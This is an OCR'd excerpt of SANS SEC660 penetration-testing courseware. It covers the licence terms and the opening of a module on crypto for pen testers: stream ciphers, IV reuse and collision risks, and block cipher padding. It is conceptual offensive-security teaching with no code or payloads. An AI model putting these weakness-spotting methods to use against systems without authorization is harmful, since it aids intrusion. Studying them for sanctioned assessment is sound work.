SANS

www.sans.org

SECURITY 660

ADVANCED PENETRATION TESTING, EXPLOIT WRITING, AND ETHICAL HACKING

660.2

Crypto, Network Booting Attacks, and Escaping Restricted Environments

The right security training for your staff, at the right time, in the right location.

IMPORTANT-READ CAREFULLY:


This Courseware License Agreement ("CLA") is a legal agreement between you (either an individual or a single entity; henceforth User) and the SANS Institute for the personal, non-transferable use of this courseware. User agrees that the CLA is the complete and exclusive statement of agreement between The SANS Institute and you and that this CLA supersedes any oral or written proposal, agreement or other communication relating to the subject matter of this CLA. If any provision of this CLA is declared unenforceable in any jurisdiction, then such provision shall be deemed to be severable from this CLA and shall not affect the remainder thereof. An amendment or addendum to this CLA may accompany this courseware. BY ACCEPTING THIS COURSEWARE YOU AGREE TO BE BOUND BY THE TERMS OF THIS CLA. IF YOU DO NOT AGREE YOU MAY RETURN IT TO THE SANS INSTITUTE FOR A FULL REFUND, IF APPLICABLE. The SANS Institute hereby grants User a non-exclusive license to use the material contained in this courseware subject to the terms of this agreement. User may not copy, reproduce, re-publish, distribute, display, modify or create derivative works based upon all or any portion of this publication in any medium whether printed, electronic or otherwise, for any purpose without the express written consent of the SANS Institute. Additionally, user may not sell, rent, lease, trade, or otherwise transfer the courseware in any way, shape, or form without the express written consent of the SANS Institute.

The SANS Institute reserves the right to terminate the above lease at any time. Upon termination of the lease, user is obligated to return all materials covered by the lease within a reasonable amount of time.

SANS acknowledges that any and all software and/or tools presented in this courseware are the sole property of their respective trademark/registered/copyright owners.

AirDrop, AirPort, AirPort Time Capsule, Apple, Apple Remote Desktop, Apple TV, App Nap, Back to My Mac, Boot Camp, Cocoa, FaceTime, FileVault, Finder, FireWire, FireWire logo, iCal, iChat, iLife, iMac, iMessage, iPad, iPad Air, iPad Mini, iPhone, iPhoto, iPod, iPod classic, iPod shuffle, iPod nano, iPod touch, iTunes, iTunes logo, iWork, Keychain, Keynote, Mac, Mac Logo, MacBook, MacBook Air, MacBook Pro, Macintosh, Mac OS, Mac Pro, Numbers, OS X, Pages, Passbook, Retina, Safari, Siri, Spaces, Spotlight, There's an app for that, Time Capsule, Time Machine, Touch ID, Xcode, Xserve, App Store, and iCloud are registered trademarks of Apple Inc.

Sec660_2_2014_1004



Crypto, Network Booting Attacks, and Escaping Restricted Environments – 660.2


We will spend this section of the course covering topics such as crypto for penetration testers, network booting attacks, escaping Windows and Unix/Linux restricted environments, just to name a few.

Table of Contents

This page intentionally left blank.


Table of Contents

This page intentionally left blank.




Crypto for Pen Testers

In this last module for the day we turn our focus to a new topic area: evaluating common cryptographic systems and exploiting flaws in cryptography.



Objectives

In this module we'll first take a look at multiple cryptographic principles, helping you build essential cryptography analysis skills. We'll also look at multiple tools we can use to evaluate cryptography and examine multiple options for attacking and exploiting cryptography implementations.




Crypto and Pen Testing

Many penetration testers tend to skip over cryptography in their assessments, with much of the detail surrounding algorithms and implementations surrounded in complex mathematics, algorithms and other unfamiliar territory. With some essential skill development though, we can recognize and exploit failures in weak cryptography systems and continue building skills until we have confidence in evaluating and attacking cryptography.

In this module we'll examine both general and specific cryptographic vulnerabilities, with a focus on the skills that are useful for a penetration tester who has to occasionally review the implementation of encryption and related systems. Sadly, most assessments don't get the time to evaluate new cryptographic vulnerabilities fully, let alone assess them to the point of developing an exploit tool. While we want to have the skills to review and attack cryptographic systems, we need to be able to identify vulnerabilities quickly and rate their criticality while explaining them in an approachable, understandable way for the customer.

When evaluating cryptography systems, we tend to celebrate the small weaknesses. Most cryptographic failures don't lead to catastrophic failures (though some do) but are still useful when combined with other exploits and analysis techniques as part of an overall system risk assessment.




What We're Targeting

Today, it's uncommon to identify cryptographic flaws in widespread protocols such as TLS and PGP due to their history of public and open vetting. However, there are still a lot of other cryptographic systems deployed that can expose organizations to significant risk. Some other common systems using cryptography that escape the thorough vetting of more popular protocols include:

- Less common but critical standards, such as those used in control systems
- Proprietary application functionality for protecting stored files or network traffic
- Other wireless protocols beyond IEEE 802.11 including standards-based and proprietary wireless protocols
- Removable storage drives using custom protocol implementation for encryption and user validation
- Custom web application session data stored in cookies and other parameters
- Database table or column encryption mechanisms

Even though we aren't likely to discover ground-breaking vulnerabilities in TLS or PGP, there is still a tremendous amount of valuable analysis work to be completed on other popular technologies.



Stream Ciphers


We'll start building skills for evaluating cryptography with understanding common cryptographic principles. First, we'll examine the common category of stream ciphers.

A stream cipher is a class of cipher that encrypts one bit of data at a time. This is as opposed to a block cipher that encrypts one block of data at a time.

One interesting property of a stream cipher is that the length of the encrypted content reveals the length of the plaintext content. If the ciphertext data is 63 bytes in length, then the plaintext data is also 63 bytes in length. When examining a network protocol, this can be useful, since it can disclose some information about the nature of the traffic in use.

Examples of stream ciphers include RC4 (used by SSL, Kerberos, BitTorrent, WEP and many other algorithms), A5/1 (used by some GSM networks) and E0 (used by Bluetooth).

All stream ciphers generate an output value known as a keystream for a given key. This keystream data is then XOR'd with the plaintext value to produce ciphertext. To decrypt the ciphertext, the same key is used to generate the same keystream data, which is XOR'd against ciphertext to produce plaintext.




Critical Evaluation: IV Handling

Stream ciphers are fast algorithms for encrypting data but suffer from a significant deployment burden. All stream ciphers generate keystream data, which is then XOR'd with the plaintext to produce ciphertext (or vice-versa). Since the keystream is always the same for a given key, all stream ciphers must use a given key no more than once to encrypt data. This is commonly referred to as the law of stream ciphers: you can never use the same key twice.

Instead of changing the entire key for each packet being encrypted, we split the key into two portions: the shared secret portion and the initialization value (IV). The IV is not a secret (and is usually included in a packet or associated with the ciphertext), but it must change for each unique data set (for example, for each packet, or for each file being encrypted). Since the IV changes with each data set being encrypted, when we combine it with the shared set it forms a unique key (for network protocols, this is often referred to as a per-packet key).


One concern with the use of an IV and a shared secret is that the IV must never repeat if the shared secret remains the same. If the key length is 128-bits (16 bytes), we might devote 4 bytes for the IV and 12 bytes for the secret. After all the possible unique values of the IV run out (4.2 billion) we must change the shared secret before continuing to encrypt data.



IV Considerations

When evaluating a cryptosystem that uses a stream cipher there are several important questions to consider:

- What is the length of the IV? An IV that is very long will reduce the quality of the overall key length (since the IV is not a secret, and takes away from the length of the shared secret key). A longer IV will accommodate more unique keys until the IV space is exhausted.
- How is the IV selected? Some implementations may choose to use sequential IV selection (starting at 0 and incrementing by one for each packet or unique data set being encrypted. A concern with sequential IV selection is how the IV is handled when a device reboots; does it return to 0 (therefore colliding with all prior IV's that were used)? What happens when the IV space is exhausted? If the IV is randomly selected (and a history of prior IV's is not maintained to avoid collisions) then the IV selection algorithm is vulnerable to the Birthday Paradox Attack where the likeliness of a collision is exponentially increased for each IV used.
- Is there IV coordination between multiple devices that use the same shared secret? Remember that the same key cannot be used twice; this is true even if it is two different devices using the same shared secret with the same IV.




Block Ciphers

Unlike a stream cipher, a block cipher encrypts one block of data at a time. When the data to be encrypted is an uneven length that is not evenly divisible by the block length, then the data must be padded to an even block length.

Where we can determine the length of a plaintext packet by examining the ciphertext length in a stream cipher, we cannot make the same assertion in a block cipher. If the block size is 8 bytes and the ciphertext length is 64 bytes, the plaintext length could be anywhere between 57 and 64 bytes in length (one byte greater than the last evenly divisible block length).

The popular AES, DES and Triple DES (3DES) algorithms are all examples of block ciphers. The Blowfish and Twofish algorithms developed by Bruce Schneier are also examples of block ciphers.

